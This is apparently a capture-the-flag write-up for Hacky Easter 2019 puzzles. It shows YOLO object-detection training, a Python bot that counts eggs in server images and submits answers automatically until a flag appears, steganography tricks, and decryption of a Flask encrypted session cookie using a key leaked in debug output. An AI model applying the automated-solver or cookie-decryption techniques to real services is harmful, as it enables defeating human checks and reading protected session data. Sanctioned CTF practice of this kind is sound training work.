
```
classes = 1
train = train.txt
val = test.txt
labels = obj.names
backup = .
```

obj.cfg

https://raw.githubusercontent.com/llSourcell/YOLO_Object_Detection/master/cfg/tiny-yolo.cfg

```
[net]
batch=64
subdivisions=64
...
last [convolutional] layer
filters=30
...
[region]
classes=1
```

- `darknet detector train obj.data obj.cfg darknet19_448.conv.23 -map -dont_show -gpus 0,1`



best model

```
$ darknet detector map obj.data obj.cfg obj_18000.weights 2>/dev/null |
tail -n+6 | head -n8
 detections_count = 361, unique_truth_count = 204
class_id = 0, name = egg, ap = 98.53%           (TP = 202, FP = 0)
 for thresh = 0.25, precision = 1.00, recall = 0.99, F1-score = 1.00
 for thresh = 0.25, TP = 202, FP = 0, FN = 2, average IoU = 93.63 %
 IoU threshold = 50 %, used Area-Under-Curve for each unique Recall
 mean average precision (mAP@0.50) = 0.985294, or 98.53 %
```

- run solver to submit answers, keeping track of incorrect ones for subsequent re-training

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import re
import os
import errno
import sys
sys.dont_write_bytecode = True
import json
import hashlib
import requests
requests.packages.urllib3.disable_warnings()
from PIL import Image,ImageFont,ImageDraw,ImageEnhance
import darknet
```

```
from util import *

cookie_sid = None
def cookie_sid_(baseurl,sess=requests.Session()):
  global cookie_sid
  resp = sess.get(baseurl)
  hdr_cookie = resp.headers["Set-Cookie"]
  m = re.match(r"^sessionId=(eyJhbGciOiJIUzI1Ni[A-Za-z0-9-
_\.]+);",hdr_cookie)
  if m: cookie_sid = m.group(1)

def cleanup(prefix):
  filename = "%s.jpg"%prefix
  if os.path.isfile(filename): os.remove(filename)
  for x in xrange(3):
    for y in xrange(3):
      filename = "%s-%d-%d.png"%(prefix,x,y)
      if os.path.isfile(filename): os.remove(filename)

if __name__ == "__main__":
  darknet.init(os.path.join("darknet","libdarknet.so"))
  sess = requests.Session()
  baseurl = "http://whale.hacking-lab.com:3555"
  while cookie_sid is None: cookie_sid_(baseurl,sess)
  prefix = os.path.splitext(os.path.basename(__file__))[0]
  idx,rd,rd_max,solved = 0,0,0,{}
  while True:
    while True:
      img_orig = []
      try:
        resp =
sess.get("%s/picture"%baseurl,headers={"Cookie":"sessionId=%s"%cookie_si
d},stream=True)
        if resp.status_code == 400: cookie_sid_(sess)
        resp.raise_for_status()
        filename = "%s.jpg"%prefix
        if os.path.isfile(filename): os.remove(filename)
        with open(filename,"wb") as f:
          for chunk in resp.iter_content(chunk_size=1024):
            if chunk:
              f.write(chunk)
              img_orig.append(chunk)
        break
      except: pass
    if not os.path.isfile(filename): continue
    img_orig = "".join(img_orig)
    img_in = Image.open(filename).convert("RGBA")
    for x in xrange(3):
      for y in xrange(3):
        filename = "%s-%d-%d.png"%(prefix,x,y)
        if os.path.isfile(filename): os.remove(filename)
    dim,border = 300,10
    for x in xrange(3):
      for y in xrange(3):
```

```
        sx,sy = x*(dim+border),y*(dim+border)
        ex,ey = sx+dim,sy+dim
        img_out = img_in.crop((sx,sy,ex,ey))
        filename = "%s-%d-%d.png"%(prefix,x,y)
        img_out.save(filename)
    N = 0
    for x in xrange(3):
      for y in xrange(3):
        filename = "%s-%d-%d.png"%(prefix,x,y)
        with stdout_redirect():
          with stderr_redirect():
            detections =
darknet.detect(filename,.25,"obj.cfg","obj_18000.weights","obj.data")
        N += len(detections)
    resp_txt = None
    while resp_txt is None:
      try:
        resp = sess.post("%s/verify"%baseurl,
          headers={"Cookie":"sessionId=%s"%cookie_sid,"Content-
Type":"application/x-www-form-urlencoded; charset=UTF-8"},
          data={"s":N})
        resp_txt = resp.text
      except: resp_txt = None
    if resp_txt == "Wrong solution, hobo...":
      rd,solved = 0,{}
      if img_orig:
        basedir = "val"
        mkdirp(basedir)
        filename = "%s.jpg"%hashlib.sha1(img_orig).hexdigest()
        filepath = os.path.join(basedir,filename)
        with open(filepath,"wb") as f: f.write(img_orig)
        print "=>",filepath
    else:
      m = re.match(r"^Great success. Round (\d+) solved.",resp_txt)
      if m:
        rd = int(m.group(1))
        rd_max = max(rd_max,rd)
        solved[rd] = {"ans":N,"img":img_orig}
      elif m is None:
        if resp_txt.startswith("he19-"):
          print "flag =",resp_txt
          basedir = "solved"
          mkdirp(basedir)
          for k,v in solved.iteritems():
            filename = "%02d=%d.jpg"%(k,v["ans"])
            filepath = os.path.join(basedir,filename)
            with open(filepath,"wb") as f: f.write(v["img"])
          cleanup(prefix)
          sys.exit()
    print>>sys.stderr, "i=%d max(rd)=%d rd=%d #=%d
resp:%s"%(idx,rd_max,rd,N,resp_txt)
    cleanup(prefix)
    idx += 1
  sess.close()
```

```
rd=01 #=32 resp:Great success. Round 1 solved.
rd=02 #=32 resp:Great success. Round 2 solved.
rd=03 #=18 resp:Great success. Round 3 solved.
rd=04 #=24 resp:Great success. Round 4 solved.
rd=05 #=23 resp:Great success. Round 5 solved.
rd=06 #=38 resp:Great success. Round 6 solved.
rd=07 #=32 resp:Great success. Round 7 solved.
rd=08 #=19 resp:Great success. Round 8 solved.
rd=09 #=17 resp:Great success. Round 9 solved.
rd=10 #=26 resp:Great success. Round 10 solved.
rd=11 #=37 resp:Great success. Round 11 solved.
rd=12 #=17 resp:Great success. Round 12 solved.
rd=13 #=22 resp:Great success. Round 13 solved.
rd=14 #=32 resp:Great success. Round 14 solved.
rd=15 #=27 resp:Great success. Round 15 solved.
rd=16 #=27 resp:Great success. Round 16 solved.
rd=17 #=34 resp:Great success. Round 17 solved.
rd=18 #=26 resp:Great success. Round 18 solved.
rd=19 #=32 resp:Great success. Round 19 solved.
rd=20 #=31 resp:Great success. Round 20 solved.
rd=21 #=30 resp:Great success. Round 21 solved.
rd=22 #=28 resp:Great success. Round 22 solved.
rd=23 #=26 resp:Great success. Round 23 solved.
rd=24 #=28 resp:Great success. Round 24 solved.
rd=25 #=31 resp:Great success. Round 25 solved.
rd=26 #=28 resp:Great success. Round 26 solved.
rd=27 #=29 resp:Great success. Round 27 solved.
rd=28 #=37 resp:Great success. Round 28 solved.
rd=29 #=26 resp:Great success. Round 29 solved.
rd=30 #=28 resp:Great success. Round 30 solved.
rd=31 #=26 resp:Great success. Round 31 solved.
rd=32 #=33 resp:Great success. Round 32 solved.
rd=33 #=34 resp:Great success. Round 33 solved.
rd=34 #=29 resp:Great success. Round 34 solved.
rd=35 #=19 resp:Great success. Round 35 solved.
rd=36 #=36 resp:Great success. Round 36 solved.
rd=37 #=31 resp:Great success. Round 37 solved.
rd=38 #=21 resp:Great success. Round 38 solved.
rd=39 #=19 resp:Great success. Round 39 solved.
rd=40 #=28 resp:Great success. Round 40 solved.
rd=41 #=39 resp:Great success. Round 41 solved.
flag = he19-s7Jj-mO4C-rP13-ySsJ
```

util.py

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-

import os
import errno
import sys
sys.dont_write_bytecode = True
import contextlib
```

```
@contextlib.contextmanager
def stdout_redirect(to=os.devnull):
  fd = sys.stdout.fileno()
  def _redirect_stdout(to):
    sys.stdout.close()
    os.dup2(to.fileno(),fd)
    sys.stdout = os.fdopen(fd,"w")
  with os.fdopen(os.dup(fd),"w") as old_stdout:
    with open(to,"w") as file: _redirect_stdout(to=file)
    try: yield
    finally: _redirect_stdout(to=old_stdout)

@contextlib.contextmanager
def stderr_redirect(to=os.devnull):
  fd = sys.stderr.fileno()
  def _redirect_stderr(to):
    sys.stderr.close()
    os.dup2(to.fileno(),fd)
    sys.stderr = os.fdopen(fd,"w")
  with os.fdopen(os.dup(fd),"w") as old_stderr:
    with open(to,"w") as file: _redirect_stderr(to=file)
    try: yield
    finally: _redirect_stderr(to=old_stderr)

def mkdirp(path):
  try: os.makedirs(path)
  except OSError as ex:
    if ex.errno == errno.EEXIST and os.path.isdir(path): pass
    else: raise

def filelist(basedir,filter_ext):
  assert filter_ext.startswith(".")
  for root,dirs,files in os.walk(basedir):
    for filename in files:
      filename = os.path.basename(filename)
      prefix,ext = os.path.splitext(filename)
      if ext == filter_ext:
        filepath = os.path.join(root,filename)
        yield
{"basedir":root,"basename":prefix,"ext":ext,"filename":filename,"filepat
h":filepath}
```

25 - Hidden Egg 1

- https://hackyeaster.hacking-lab.com/hackyeaster/images/flags.jpg
- `strings -n 8 flags.jpg | fgrep "http" | head -1`
- https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/f8f87dfe67753457dfee34648860dfe786.png

26 - Hidden Egg 2

- https://hackyeaster.hacking-lab.com/hackyeaster/css/source-sans-pro.css

```
@font-face {
  font-family: 'Egg26';
```

```
  font-weight: 400;
  font-style: normal;
  font-stretch: normal;
  src: local('Egg26'),
  local('Egg26'),
  url('../fonts/TTF/Egg26.ttf') format('truetype');
}
```

- Egg26.png is disguised as Egg26.ttf

27 - Hidden Egg 3

- http://whale.hacking-lab.com:5337/bf42fa858de6db17c6daa54c4d912230
  - MD5(P4TH3)
- http://whale.hacking-lab.com:5337/bf42fa858de6db17c6daa54c4d912230?map1=he19-zKZr-YqJO-4OWb-auss&map2=he19-JfsM-ywiw-mSxE-yfYa

```
Placeholder
[DEBUG]: app.crypto_key: timeto\u0001guess\u0003a\u0003last\u0007time
[ERROR]: Traceback (most recent call last): UnicodeDecodeError: 'utf-8'
codec can't decode byte in
        position 1: invalid continuation byte
[DEBUG]: Flag added to session
```

- decrypt
  - https://raw.githubusercontent.com/SaintFlipper/EncryptedSession/master/encrypted_session.py
  - cookie format: <u|z>.<b64 ciphertxt>.<b64 mac>.<b64 nonce>

```
class BinaryAwareJSONDecoder(json.JSONDecoder):
  def __init__(self,encoding="UTF-8"):
    json.JSONDecoder.__init__(self,object_hook=self.dict_to_object)

  def dict_to_object(self,d):
    if "__type__" not in d: return d
    kind = d.pop("__type__")
    if kind == "bytes":
      return base64.b64decode(d["b"])
    else:
      d["__type__"] = kind
      return d

def decrypt(cookie,verify=True):
  itup = cookie.split(".")
  assert len(itup) == 4
  is_compressed = itup[0] == "z"
  ciphertxt,mac,nonce = itup[1:]
  ciphertxt,mac,nonce = map(base64.b64decode,[ciphertxt,mac,nonce])
  cipher = AES.new(crypto_key,AES.MODE_EAX,nonce)
  if mac and verify: data = cipher.decrypt_and_verify(ciphertxt,mac)
  else: data = cipher.decrypt(ciphertxt)
  if is_compressed: data = zlib.decompress(data)
  sess_dict = json.loads(data,cls=BinaryAwareJSONDecoder)
  return sess_dict
```

- hidden flag inside decrypted Flask session cookie